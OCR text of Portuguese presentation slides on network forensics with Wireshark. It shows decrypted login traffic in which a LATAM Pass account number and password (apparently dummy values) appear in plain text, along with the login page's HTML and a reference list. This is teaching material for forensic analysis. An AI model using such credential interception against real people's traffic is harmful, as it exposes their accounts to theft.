
```
0070  73 65 72 22 3a 22 30 39  38 39 31 39 31 39 31 39   ser":"09 89191919
0080  31 30 30 30 30 22 2c 22  70 61 73 73 77 6f 72 64   10000"," password
0090  22 3a 22 31 32 33 34 35  36 37 38 39 22 2c 22 43   ":"12345 6789","C
00a0  41 50 54 43 48 41 5f 41  50 52 45 53 45 4e 54 41   APTCHA_A PRESENTA
00b0  44 4f 22 3a 22 74 72 75  65 22 2c 22 67 2d 72 65   DO":"tru e","g-re
00c0  63 61 70 74 63 68 61 2d  72 65 73 70 6f 6e 73 65   captcha- response
00d0  22 3a 22 30 33 41 4f 4c  54 42 4c 51 6b 46 56 33   ":"03AOL TBLQkFV3
00e0  2d 47 38 49 58 53 71 38  66 32 63 41 64 37 6a 70   -G8IXSq8 f2cAd7jp
```

Bytes 146-156: String value (json.value.string)

Packets: 3850 · Displayed: 224 (5.8%) · Dropped: 0 (0.0%)

Decriptografar tráfego

Usando o browser



pontosmultiplus.com/pt_br/login

Já sou cadastrado

Número LATAM Pass ou CPF: 098919191910000

Senha: 123456789

Quero fazer parte da LATAM Pass

Selecione seu país de residência: Selecione

```
<input type="hidden" id="client_id" name="client_id" value>
<input type="hidden" id="redirect_uri" name="redirect_uri" value>
<input type="hidden" id="inputFingerprint" name="inputFingerprint">
<input type="hidden" id="idTransacaoOrigem" name="idTransacaoOrigem" value>
▶<div class="form__group">…</div>
▼<div class="form__group">
  <label class="form__label" for="password">Senha</label>
  <input id="password" name="password" type="text" autocomplete="off" value class="form__input -required valid" onchange="funcFormLogin(this);
  _gaq.push(['_trackEvent','Form Login','password'])" tabindex="3" required aria-invalid="false"> == $0
</div>
▶<div class="form__group f-row">…</div>
▶<p class="holder-link" style="display:none;">…</p>
▶<p class="holder-link" style="display:none;">…</p>
</form>
▶<p class="text-center">…</p>
</div>
```

```
element.style {
}
input[type="text"],
input[type="email"],
input[type="date"], i
input[type="password"
{
  ~~-moz-appearance: t~~
  -webkit-appearance
  ~~appearance: none;~~
  background: ▶ □#ff
  ~~border: ▶ solid 1px~~
  ~~border-color: ▶ ■#~~
  ~~border-radius: ▶ 17~~
  box-sizing: border
```


html body main div section div#divLogin.register__item.register__item--with-border div.register__panel.panel form#form-login.form.form-login div.form__group input#password.form__input.-required.valid

Highlights from the Chrome 78 update

Referências

- This presentation has been designed using resources from PoweredTemplate.com
- Eleutério, Pedro M; Desvendando a Computação Forense; 2011
- Hands-On Labs. Laura Chappell, Founder of Chappell University.
- CHAPPE, Laura. Top 10 Uses of Wireshark for Hackers Part I. https://www.ethicalhacker.net/columns/chappell/top-10-uses-of-wireshark-for-hackers-part-i/
- CHAPPE, Laura. Top 10 Uses of Wireshark for Hackers Part II. https://www.ethicalhacker.net/columns/chappell/top-10-uses-of-wireshark-for-hackers-part-ii/
- Traces Chappel University. Disponível em: https://www.chappell-university.com/traces
- RFC IRC. https://tools.ietf.org/html/rfc7194
- Hands-On Network Forensics: Investigate network attacks and find evidence using common network forensic tools. Nipun Jaswal. Packt Publishing Ltd. 2019
- Wireshark for Security Professionals: Using Wireshark and the Metasploit Framework. Book by Jeff T. Parker and Jessey Bullock. 2017.
- SHIMONSKI, Robert. Wireshark: Guia Prático. Syngress. São Paulo: Novatec, 2014.

OBRIGADO!!!



Mergulhando na Investigação Forense com o WIRESHARK

Eduardo Santos
@edusantos33